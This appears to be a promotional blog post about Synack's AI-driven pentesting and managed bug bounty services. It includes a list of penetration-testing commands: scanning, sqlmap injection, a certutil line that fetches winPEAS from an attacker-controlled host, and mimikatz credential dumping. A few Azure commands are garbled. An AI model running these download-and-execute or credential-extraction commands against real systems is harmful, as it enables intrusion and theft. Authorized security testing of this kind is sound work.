
Listen to this Post

Introduction:
As organizations race to secure rapidly expanding attack surfaces, traditional point-in-time penetration testing has become woefully insufficient. Attackers, increasingly empowered by AI, operate continuously and at scale, leaving many enterprises exposed to exploitable risks they cannot see. At Cybersec Netherlands 2026 (9–10 September, Jaarbeurs Utrecht), Synack is demonstrating how the combination of agentic AI and human expertise—through Sara AI Pentesting, Managed Bug Bounty, and the Synack Red Team—closes the coverage gap that legacy testing leaves wide open.
Learning Objectives & Secrets:
- Objective 1: Master Continuous Security Validation (CSV). Learn how AI-powered testing paired with human validation continuously identifies, validates, and prioritizes real-world exploitable vulnerabilities—moving beyond periodic testing to an always-on security posture. The secret: coverage, not just findings, is what matters.
-
Objective 2 Secret Tip: Leverage Sara’s Autonomous Red Agent for Speed. Sara AI Pentesting can autonomously identify and exploit chains of vulnerabilities—including SQL injection, authentication flaws, and stored XSS—within hours, not weeks. The secret tip: use Sara Pentest+ for web and host assets to run fast, repeatable AI pentests directly inside the Synack Platform, delivering human-validated findings in 2–3 days.
-
Objective 3 Secret Tip: Turn Bug Bounty from Blind Spend to Provable Coverage. Open bug bounty programs tell you which bugs were reported, but not which assets were actually tested or how deeply. Managed Bug Bounty provides researcher-hour and traffic analytics that turn testing depth into measurable, auditable evidence. The secret tip: fixed annual pricing replaces unpredictable per-bug spend, so testing depth becomes something you plan for rather than gamble on.
1. Sara AI Pentesting: The Autonomous Red Agent
Sara, Synack’s Autonomous Red Agent, is powered by agentic AI and human validation to close the security coverage gap. During early access, Sara demonstrated capabilities on par with senior security researchers—autonomously identifying and exploiting a chain of three serious vulnerabilities within hours, including SQL injection exposing credentials, a password reset flaw enabling account takeover, and stored XSS. 70% of findings were rated high or critical.
Sara is built for offensive security: it reasons like an attacker, chains vulnerabilities across applications, and validates real exploitability—not theoretical risk. Every result is human-validated, maintaining Synack’s zero-false-positive ethos.
Step-by-Step: Deploying Sara AI Pentesting
- Scope Your Assets: Use the redesigned Assessment Creation Workflow (ACW) to define web and host assets for testing.
- Launch Sara Pentest or Sara Pentest+: Select the appropriate test tier directly inside the Synack PTaaS Platform.
- Monitor Reachability: Submitted assets are automatically analyzed for reachability, with email alerts and clear UI categorization.
- Receive Human-Validated Findings: Sara delivers exploitable findings in 2–3 days, with automatically generated reports supporting compliance frameworks like GDPR, SOC 2, ISO 27001, and HIPAA.
- Remediate and Re-test: Use patch verification requests to confirm fixes—same-day verification is already showing success in customer engagements.
Sara is available through the Synack PTaaS Platform and listed on AWS Marketplace, Microsoft Marketplace, and Google Cloud Marketplace.
- Managed Bug Bounty: Provable Coverage Over Blind Spend
Open bug bounty programs optimize for what researchers choose to look at, not what you need looked at. Managed Bug Bounty changes this with a vetted crowd, built-in triage, and retesting—engineers receive confirmed, actionable vulnerabilities instead of a queue of noise or AI-generated submissions.
Provable coverage means having evidence of which assets were tested, how much skilled human effort went into each, and over what period. Researcher-hour and traffic analytics generated by the platform make testing depth a measurable, auditable fact.
Step-by-Step: Implementing Managed Bug Bounty
- Define Your Attack Surface: Identify critical assets, including newly launched APIs, internal-facing admin panels, and other high-value targets.
- Set Fixed Annual Price: Replace unpredictable per-bug spend with a predictable budget.
- Engage Vetted Researchers: The Synack Red Team—over 1,500 elite, rigorously vetted security researchers—provides adversarial analysis.
- Built-in Triage and Validation: Every submission is triaged, validated, and reproduced before reaching your engineers.
- Measure Coverage: Use researcher-hour and traffic analytics to prove which assets received skilled attention and over what period.
3. The Human-in-the-Loop Imperative
Agentic AI is a crucial accelerator, not a replacement. The gold standard is AI-accelerated testing with human-in-the-loop (HITL) for assurance. AI shines at breadth—fast asset discovery, crawling, endpoint enumeration, and routine CVE exposure checks. But AI falls short on business-logic abuse, authorization flaws requiring role modeling, and context-sensitive vulnerabilities.
Major bug bounty platforms now report that 60–80% of vulnerability submissions are invalid, overwhelming triage teams with AI-generated false positives. Human validation ensures that what’s found actually matters.
Step-by-Step: Building a Human-in-the-Loop Security Testing Program
- Deploy AI for Breadth: Use Sara AI Pentesting for continuous, parallel vulnerability discovery across thousands of assets.
- Validate with Humans: Every finding is reproduced and validated by Synack Red Team researchers.
- Chain Findings: Humans connect the dots across systems—AI may find individual vulnerabilities, but humans understand business impact and attack chaining.
- Eliminate False Positives: Human review filters out hallucinated vulnerabilities—CVE mismatches, phantom reachability, and synthetic PoCs.
- Maintain Real-Time Control: Implement mandatory human approval for high-risk or post-exploitation actions.
4. Practical Commands for AI-Augmented Penetration Testing
Linux Reconnaissance & Scanning (Kali):
 Host discovery and port scanning
nmap -sn 192.168.1.0/24  Ping sweep for live hosts
sudo nmap -sS -sV -O -T4 -p- 192.168.1.100  SYN stealth scan with version/OS detection
sudo nmap -sU --top-ports 100 192.168.1.100  UDP scan on top 100 ports

Web application fuzzing
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt
ffuf -u http://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt

SQL injection testing
sqlmap -u "http://target.com/page?id=1" --batch --level=3 --risk=2

Vulnerability scanning
nikto -h http://target.com
nuclei -u http://target.com -t cves/
Windows Post-Exploitation & Enumeration:
 Network discovery
ipconfig /all
netstat -ano | findstr ESTABLISHED
arp -a

Privilege escalation enumeration (download and run)
certutil -urlcache -f http://<kali>/winPEAS.exe winPEAS.exe
powershell -ep bypass -file winPEAS.ps1

Credential extraction (authorized testing only)
 Mimikatz - extract passwords, hashes, tickets
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
Cloud Security Hardening (AWS/Azure/GCP):
 AWS: Enforce MFA on root account, remove root access keys
aws iam update-account-password-policy --minimum-password-length 14 --require-symbols
aws s3api put-bucket-policy --bucket my-bucket --policy file://deny-public.json

Azure: Enforce MFA for all admin roles, block legacy auth
az ad conditional-access policy create --1ame "MFA Required" --conditions ...
az storage account update --1ame mystorage --default-action Deny

GCP: Enforce org policies
gcloud resource-manager org-policies enforce --organization=ORG_ID --constraint=constraints/iam.disableServiceAccountKeyCreation
API Security Testing with Burp Suite:
1. Configure proxy listener on `127.0.0.1:8080`
- Install BApp extensions: Autorize, Active Scan++, JSON Web Tokens
3. Upload OpenAPI/Swagger definition for automated API scanning
- Configure API authentication (Bearer tokens, Basic auth, or dynamic tokens)
- Test for OWASP API Security Top 10 risks: BOLA, Broken Authentication, Unrestricted Resource Consumption
5. Mitigating AI-Generated Vulnerability Noise
With AI-generated submissions flooding bug bounty platforms, organizations must implement robust triage and validation processes.
Step-by-Step: Filtering AI Noise
- Implement Structured Submission Workflows: Require repro steps, request/response artifacts, and environment metadata.
- Use Automated Triage: AI agents can validate vulnerabilities by proving exploitability before reporting, reducing triage cost by up to 80%.
- Apply Quality Gates: Suppress common AI hallucinations—CVE mismatches, phantom reachability, synthetic PoCs.
- Require Human Reproduction: Every finding must be reproduced from a clean state with audit-grade evidence.
- Collapse Duplicates: Humans collapse duplicates to a single, actionable root cause.
What Undercode Say:
- Key Takeaway 1: The security coverage gap is widening—enterprises test only a fraction of their attack surface while AI-powered attackers operate continuously. Sara AI Pentesting changes the equation by expanding coverage with AI and using human validation to ensure findings actually matter.
-
Key Takeaway 2: Managed Bug Bounty transforms security testing from an act of faith into something you can measure, defend, and improve. Provable coverage—evidence of which assets were tested and how deeply—is the new standard for security leaders who need to demonstrate value to boards, auditors, and compliance teams.
-
Analysis: The cybersecurity industry is at an inflection point. Agentic AI is not a replacement for human expertise—it’s a force multiplier. The organizations that succeed will be those that embrace AI-first, human-validated testing models, combining the speed and scale of autonomous agents with the judgment and creativity of elite researchers. Synack’s presence at Cybersec Netherlands 2026 signals that this hybrid model is not just theoretical—it’s production-ready and available today. As AI models continue to evolve, the ability to validate findings and eliminate false positives will separate effective security programs from those drowning in noise.
Prediction:
-
+1 AI-powered penetration testing will become the industry standard within 24–36 months, with agentic AI handling 80% of routine vulnerability discovery while human researchers focus on complex business-logic flaws and attack chaining.
-
+1 Managed Bug Bounty programs with provable coverage metrics will replace open, pay-per-bug models as security leaders demand evidence of testing depth rather than just a list of reported bugs.
-
-1 Organizations that rely solely on AI-generated vulnerability reports without human validation will face increased remediation costs and alert fatigue, as 60–80% of AI-generated submissions are invalid.
-
-1 The gap between AI-powered attackers and defenders using legacy testing methods will widen, with untested assets serving as jump points for lateral movement into critical systems.
-
+1 Cloud marketplaces (AWS, Azure, GCP) will become primary distribution channels for AI pentesting services, democratizing access to continuous security validation.
-
+1 Compliance frameworks will evolve to require continuous testing and provable coverage, making point-in-time annual pentests obsolete.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=2PQBjJIZZKk
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eqYHztEw – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


